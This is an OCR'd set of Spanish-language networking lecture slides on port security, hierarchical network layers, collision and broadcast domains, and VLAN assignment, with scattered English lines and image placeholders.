
Port Security




- **Port security is a MAC address lockdown that disables the port if the MAC address is not valid**

Capa de distribución

- Punto de agregación de todo el tráfico
- El routing entre VLAN se realiza en esta capa
- Se aplican políticas de seguridad de niveles 3 y 4
- Listas de acceso de routing y tráfico
- InterVLAN routing




Capa de distribución




- A good policy at the distribution layer ensures that other blocks are not burdened with traffic that has not been explicitly permitted

Capa de core


- Su misión es realizar el transporte de comunicaciones tan rápido como sea posible
- No se deben aplicar ningún proceso al tráfico
- Por tanto, tampoco seguridad




Políticas de acceso en cada capa



Hubs vs Switches




Dominio de colisión




Dominio de broadcast

Dominio de broadcast




- En una red plana, todos los dispositivos pueden (y deben) leer y analizar todas las tramas que se envían en la misma, incluso si no van dirigidas a ellos

Virtual LAN (VLAN)



- **Una VLAN conforma un dominio de broadcast**


Virtual LAN (VLAN)




- Las VLAN y los routers limitan los broadcast en su dominio origen

Asignación de VLAN

Basado en interface




Basado en dirección MAC



- **La asignación a una VLAN puede ser estática dinámica**
- **Se utilizan principalmente las estáticas**


VLAN estáticas



- Todos los usuarios conectados al mismo interface (mediante hubs) tienen asignada la msima VLAN

